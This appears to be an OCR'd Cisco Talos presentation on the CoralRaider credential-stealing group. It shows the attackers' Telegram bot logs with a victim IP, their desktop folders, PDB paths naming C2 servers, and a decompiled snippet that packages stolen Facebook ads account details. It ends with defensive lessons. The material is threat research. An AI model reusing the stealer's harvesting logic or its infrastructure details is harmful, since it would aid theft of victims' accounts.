tải về cài là dính luôn ah bạn ...
No Problem 8:11 PM
đã xong hết rồi em
14.225.210.98-Only-... 8:14 PM
You joined this channel
14.225.210.98-Onlin... 8:14 PM
You joined this channel
14.225.210.98-Debug... 8:17 PM
HWID: 957B430F8A78...
Mua bán Scan Meta 8:17 PM
MÂY ĐẦU Ô: Photo
17861
Mua Bán Scan MINI 8:16 PM
Châu Xuân Thi: Ai bán clo...
37902
Kiếm tiền từ Facebo... 8:16 PM
Duy: !! AVAIABLE FO...
4158
Update Telegram
14.225.210.98-Debug-Khue
4 subscribers
MUTE

HWID: 957B430F8A78A0B39246 - USER: Admin - IP: 118.71.64.18 - Version: 5.0.0.0 MAIN BOT | 🚀 Start system settings and get browser data!\r\n
2 8:17 PM

14.225.210.98-Debug-Khue

HWID: 957B430F8A78A0B39246 - USER: Admin - IP: 118.71.64.18 - Version: 5.0.0.0 MAIN BOT | Get Browser Data Success!
3 8:17 PM

CoralRaider’s desktop image




Name	Date modified	Type	Size
Macromedia	12/21/2022 1:03 PM	File folder	
Microsoft	12/19/2023 11:27 PM	File folder	
Microsoft Corporation	12/19/2022 1:01 PM	File folder	
Microsoft FxCop	2/22/2023 11:38 PM	File folder	
Mozilla	12/19/2022 7:48 PM	File folder	
New	12/28/2023 9:48 AM	File folder	
npm-cache	11/13/2023 9:35 PM	File folder	
NuGet	8/4/2023 9:44 PM	File folder	
NVIDIA	12/21/2022 8:21 PM	File folder	
Opera Software	6/8/2023 8:04 PM	File folder	
Postman	1/5/2024 6:33 PM	File folder	
ProxyAuthCache	2/17/2023 11:48 PM	File folder	
Sublime Text	12/19/2022 5:48 PM	File folder	
Sun	6/4/2023 11:12 PM	File folder	
tdata	12/28/2023 9:48 AM	File folder	
TechSmith	3/16/2023 8:11 PM	File folder	
Telegram	12/28/2023 9:48 AM	File folder	
Telegram Desktop	1/5/2024 6:54 PM	File folder	
UltraViewer	1/5/2024 6:54 PM	File folder	
Visual Studio Setup	5/23/2023 12:41 PM	File folder	
VMware	1/5/2024 6:32 PM	File folder	
WinRAR	12/18/2022 6:14 PM	File folder	
XuanZhi	9/20/2023 1:14 PM	File folder	
XuanZhi9	11/15/2023 2:32 PM	File folder	
XuanZhi64	11/21/2023 12:02 AM	File folder	
changzhi_leidian.data	11/21/2023 12:01 AM	DATA File	1 KB
settings.xml	1/5/2024 7:14 PM	XML File	1 KB
SublimeText.exe	1/5/2024 7:03 PM	Application	144,368 KB
temp0923	12/19/2023 11:33 AM	File	1 KB

SublimeText.exe
Application
Date modified: 1/5/2024 7:03 PM
Size: 140 MB
Date created: 1/5/2024 6:54 PM

```
"user": {
    "id": 6856596429,
    "is_bot": true,
```

- Interesting OneDrive folders
- Same as seen in PDB strings


Vietnamese Words in Payload and PDBs



```
list.Add(string.Concat(new string[]
{
    "   \ud83d\udcb5",
    text9,
    " |Quyền TK: ",
    c00008e.FacebookAdsAccount_Userpermissi
    " |ADS ID: ",
    c00008e.p000074,
    " |Name: ",
    c00008e.p000075,
    " |Tin Voi: ",
    c00008e.p000086,
    " |Limit: ",
    c00008e.p000085,
    " |Tín dụng còn lại: ",
    c00008e.p000078,
    text11,
    " |Ngưỡng: ",
    c00008e.p000082,
    " |Đã Tiêu: ",
    c00008e.p000084,
    " |Bill Gần Nhất: ",
    c00008e.p00007d,
    " |Đơn Vị Tiền Tệ: ",
    c00008e.p00007a,
    text10,
    " |IDBM: ",
    c00008e.FacebookAdsAccount_IDBMOwner,
    " |Thẻ: ",
    c00008e.p000087,
    "|All Admin: ",
    c00008e.FacebookAdsAccount_AllAdmin,
    " |Owner: ",
    c00008e.p000081,
    " |Múi Giờ: ",
    c00008e.p00007f,
    " |Ngày Tạo: ",
    c00008e.p00007c,
    " |Browser: ",
    c00008b2.p000064,
    " |Browser Profile: ",
    c00008b2.p000065,
    " \ud83d\udcb5\n"
}));
list.Add("");
```

PDB strings
D:\ROT\ROT\Build rot Export\2024\Bot Export Khuê\14.225.210.XX-Khue-Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\149.248.79.205 - NetFrame 4.5 Run Dll - 2024\ChromeCrashServices\obj\Debug\FirefoxCrashSevices.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\SkypeApp.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\ROT Ver 5.5\Source\Encrypted\Ver 4.8 - Client Netframe 4.5\XClient\bin\Debug\AI.pdb

Excel Spreadsheet Image



GET GENUINE OFFICE Your license isn't genuine, and you may be a victim of software counterfe [redacted]

F16 [redacted]

A	B		H	I	
STT	TK	Tên Đăng Nhập [redacted]	Name paypal	Ghi chú	VPS

Document Recovery

Excel has recovered the following files. Save the ones you wish to keep.


- Chuẩn Vip(AutoRecovered).x... Version created last time the... 1/2/2024 6:20 PM
- Chuẩn Vip(AutoRecovered) (... Version created from the last... 12/16/2023 5:09 PM
- Chuẩn Vip(AutoRecovered).x... Version created last time the... 10/5/2023 8:26 PM
- Book1 (version 1).xlsb [Auto... Version created from the last... 12/18/2023 10:57 AM
- Book1 (version 2).xlsb [Auto... Version created from the last... 12/25/2023 4:55 PM

Which file do I want to save?
Close
Thẻ sử dụng
Bảng tính lương nhân viên
chi phí quảng cáo
web mua bán
Liên quan paypal
Paypal
PP117
Edit
Accessibility: Investigate

- Multiple Tabs Employee salary spreadsheet advertising costs website to buy copies PayPal related can use
- Has victims' data including PayPal account details
- Multiple versions, First one was created on May 10, 2023
- Microsoft office 365 account "daloia krag"

Case Learning, Mitigation and Future Holds

- Muti-stage attack chain
- Build customize malwares and use commodity malwares
- Success get credential means they win



- Great at notifying you of an incident
- Use case study to adjust defense strategy
- Better way to reset all the credential

- More application will store your passwords
- Time for stealing will be shortened

thank you!

blog.talosintelligence.com

@talossecurity

TALOSINTELLIGENCE.COM

CISCO

TALOS

TALOSINTELLIGENCE.COM